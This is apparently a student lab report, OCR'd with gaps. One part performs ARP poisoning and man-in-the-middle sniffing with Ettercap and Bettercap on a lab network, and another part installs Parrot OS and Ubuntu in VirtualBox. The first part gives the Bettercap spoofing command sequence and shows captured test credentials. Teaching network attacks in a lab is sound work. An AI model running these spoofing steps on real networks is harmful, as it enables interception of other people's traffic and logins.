
-PART B

B) Perform the ARP Poisoning Attack on your local network and perform sniffing.

STEP 1: Turn on 2 operating system for assigning target 1 and target 2 and perform ARP poisoning, man in the middle attack

- Turn on Windows 7 or 10 check its IP address
- Turn on Metasploitable machine check its IP address
- Turn on Kali Linux → Search Ettercap-graphical

STEP 1: TURN ON TARGET 1, TARGET 2 OS



STEP 2: Turn on ETTERCAP-GRAFICAL on Kali , click on tick button above



STEP 3:

After entering into click on search icon – SCAN FOR HOSTS



STEP 4: click on HOST LIST to get all list of host up



STEP 5: You will get list of hosts



STEP 6 : Assign Target 1 and Target 2 on machine

IP Address	MAC Address	Description
192.168.0.1	9C:53:27:E6:FC:8E	Add to Target1
192.168.0.100	08:0C	Add to Target2
192.168.0.101	5C:67	
192.168.0.102	08:0C	Delete host

STEP 7: ADD TARGET 1 – 192.168.0.1

ADD TARGET 2- 192.168.0.102

The screenshot shows the Ettercap interface with a "Host List" window. The host list table contains four entries:

IP Address	MAC Address	Description
192.168.0.1	9C:53:27:E6:FC:8E	
192.168.0.100	08:00:27:16:04:B7	
192.168.0.101	5C:61:99:55:A4:A1	
192.168.0.102	08:0C:27:85:05:6C	

Below the table, the message "Randomizing 255 hosts for scanning..." is displayed, followed by "Scanning the whole netmask for 255 hosts...". A log message indicates "4 hosts added to the hosts list...". The log also shows "Host 192.168.0.1 added to TARGET1" and "Host 192.168.0.102 added to TARGET2". At the bottom, it says "ARP poisoning victims:".

STEP 8 : Perform login or any other operation to get content of another machine on ETTERCAP

- Goto windows 7
- Turn on browser and search <http://testphp.vulnweb.com/>
- Login: username: test

Password: test



STEP 8: Content showing on Ettercap tool as we logged through credentials

The screenshot shows the Ettercap HostList interface. It displays a list of hosts with their IP addresses and MAC addresses. The host at index 192.168.0.102 has been selected, highlighted with a blue background. Below the list, there are buttons for 'Delete Host' and 'Add to Target 1'. Underneath the host list, session details are shown:

GROUP 1: 192.168.0.19C:53:22:E6:FC:8E

GROUP 2: 192.168.0.102 08:00:27:B5:05:6C

HTTP : 44.228.249.3:80 -> USER: test PASS: test INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=test&pass=test

STEP 9: Go to wireshark and check all the packets you will get multiple unknown ip addresses

The screenshot shows a Wireshark capture window displaying a list of ARP requests. The table includes columns for No., Time, Source, Destination, Protocol, Length, and Info. Most frames are ARP requests from broadcast sources (e.g., TPLink_e6:fc:8e) to broadcast destinations. Frame 9665 is highlighted in blue. The bottom of the window shows the details for Frame 9665, which is an ARP request from PCSSystemtec_21:b1 to Broadcast, with source TPLink_e6:fc:8e and destination Broadcast.

No.	Time	Source	Destination	Protocol	Length	Info
9658	930.4631940...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.101? 1
9659	930.4631941...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.104? 1
9660	931.4650889...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.100? 1
9661	931.4650895...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.103? 1
9662	931.4651316...	PCSSystemtec_21:b1...	TPLink_e6:fc:8e	ARP	42	192.168.0.103 is at 08:0
9663	931.4650895...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.101? 1
9664	931.4650896...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.104? 1
9665	932.4638853...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.100? 1
9666	932.4638857...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.103? 1
9667	932.4639150...	PCSSystemtec_21:b1...	TPLink_e6:fc:8e	ARP	42	192.168.0.103 is at 08:0
9668	932.4638858...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.101? 1
9669	932.4638858...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.104? 1
9670	933.4642644...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.100? 1
9671	933.4642649...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.103? 1
9672	933.4642971...	PCSSystemtec_21:b1...	TPLink_e6:fc:8e	ARP	42	192.168.0.103 is at 08:0
9673	935.4655596...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.103? 1
9674	936.4655878...	PCSSystemtec_21:b1...	TPLink_e6:fc:8e	ARP	42	192.168.0.103 is at 08:0
9675	936.4655600...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.102? 1
9676	937.4663119...	TPLink_e6:fc:8e	Broadcast	ARP	60	Who has 192.168.0.103? 1
9677	937.4663218...	PCSSystemtec_21:b1...	TPLink_e6:fc:8e	ARP	42	192.168.0.103 is at 08:0

Frame 9665: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on 00:00 ff ff ff ff ff 00:10 00 00 04 00 00 00:20 00 00 00 00 00 00 00:30 00 00 00 00 00 00 00

Ethernet II, Src: TPLink_e6:fc:8e (9c:53:22:e6:fc:8e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Address Resolution Protocol (request)

BETTERCAP

STEP 1: Open Kali linux terminal

STEP 2: Go in super admin –

Sudo su

Password- kali

STEP 3: Install Bettercap

Command : apt-get install bettercap

```
[root@kali ~]# apt-get install bettercap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
bettercap-caplets bettercap-ui
The following NEW packages will be installed:
bettercap bettercap-caplets bettercap-ui
0 upgraded, 3 newly installed, 0 to remove and 1607 not upgraded.
Need to get 9,181 kB of archives.
```

if error occurs update it

Command: apt-get update

```
[root@kali ~]# apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.5 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [45.9 kB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [118 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [247 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [192 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [884 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [33.1 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [16.9 kB]
Fetched 66.9 MB in 24s (2,741 kB/s)
Reading package lists... Done
```

- **Perform following commands :**
- **Net.probe on**
- **Set arp.spoof.fullduplex true**
- **Set arp.spoof.targets <ip>**
- **Set net.sniff.local true**
- **arp.spoof on**
- **net.sniff on**

```
GNU nano 4.9.3
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.1.7
set net.sniff.local true
arp.spoof on
net.sniff on
```

```
[...]:> 192.168.0.105 * help net.probe

net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packets to every possible IP on the subnet.

  net.probe on : Start network hosts probing in background.
  net.probe off : Stop network hosts probing in background.

Parameters

  net.probe.mdns : Enable mDNS discovery probes. (default=true)
  net.probe.nbns : Enable NetBIOS name service discovery probes. (default=true)
  net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds. (default=10)
)
  net.probe.upnp : Enable UPnP discovery probes. (default=true)
  net.probe.wsd : Enable WSD discovery probes. (default=true)

[...]:> 192.168.0.105 * net.probe on
[05:28:30] [sys.log] [info] net.probe starting net.recon as a requirement for net.probe
[05:28:30] [sys.log] [info] net.probe probing 256 addresses on 192.168.0.0/24
[05:28:30] > 192.168.0.105 * [05:28:30] [endpoint,new] endpoint 192.168.0.103 detected as 5c:61:99:53:a4:a1 (Cloud Network Technology Singapore Pte. Ltd.)
[05:28:31] > 192.168.0.105 * [05:28:31] [endpoint,new] endpoint 192.168.0.100 detected as 46:1b:6f:a5:ec:9e,
[05:28:31] > 192.168.0.105 * [05:28:31] [endpoint,new] endpoint 192.168.0.101 detected as 69:6a:88:99:88:64,
[05:28:32] > 192.168.0.105 * [05:28:32] [endpoint,new] endpoint 192.168.0.104 detected as bc:2f:3d:19:86:7a (vi
vo Mobile Communication Co., Ltd.)
[...]:> 192.168.0.105 * help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

  arp.spoof on : Start ARP spoofer.
  arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
  arp.ban off : Stop ARP spoofer.

Parameters

  arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
  arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
  arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
  arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
  arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (d
efault=)
```

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://testphp.vulnweb.com
Referer: http://testphp.vulnweb.com/login.php

uname=test&pass=test
```

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Request: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Origin: http://testphp.vulnweb.com
Content-Length: 105
Connection: keep-alive
Referer: http://testphp.vulnweb.com/userinfo.php
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:19.0) Gecko/20100101 Firefox/11.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Length: 129
Cookie: login=test&test

username=123456&password=123456&email=1234567890@163.com&telephone=12345678900&address=12345678900&update=
```


23EO4-ST#IS#6246– Task-3

Parrot Operating System on VirtualBox

A. Generate a report on the installation of the Parrot Operating System in the Virtual Box.

Step 1: Download Parrot OS

1. Access the Chrome browser.
2. Navigate to the Parrot OS download page using the following link: [Parrot OS Download Page](<https://www.parrotsec.org/download/>)
3. Choose the Home Edition version for download.
4. Click on the "Downloads" section.
5. Select the ISO file download option.




Step 2: Download VirtualBox

1. Download the VirtualBox executable file from the official website.
2. Complete the installation by following the setup instructions.

Step 3: Virtual Machine Setup

1. Launch VirtualBox.
2. Click on "New" to create a new virtual machine.




3. Enter the operating system name as "Parrot OS".
4. Choose the type as "Linux".
5. Select version "Debian 64".
6. Proceed by clicking "Next".



Step 4: Memory Allocation

1. Allocate memory size; recommended size is 1024MB.
2. Allocate 2048MB of memory.



3. Keep remaining settings as default.

4. Allocate 20GB of virtual hard disk.




5. Click "Finish".



Step 5: Configuration Settings


1. Go to "Settings" for the newly created virtual machine.



2. Under General:


Click on the Advanced tab.

Set clipboard to "Bidirectional".



3. Under "System":


Allocate base memory as per requirements or until the green bar.



4. Under "Storage":


- Click on "Empty" under the controller IDE.


- Select the disk of optical drive.
- Choose a disk file and select the Parrot OS ISO file downloaded earlier.



Step 6: Finalizing Installation

1. Verify that the ISO file is selected below the controller IDE.
2. Proceed by clicking "Start".





UBUNTU SETUP IN VM

STEP 1: Download UBUNTU ISO file

STEP 2: Open Virtual machine

STEP 3: Click on NEW

STEP 4: Enter Name: UBUNTU, Type: LINUX , Version: Ubuntu(64 bit)

STEP 5: Click next

STEP 6: In Hardware set Base Memory till green bar

STEP 7: Set virtual disk


STEP 8: Rest keep default setting

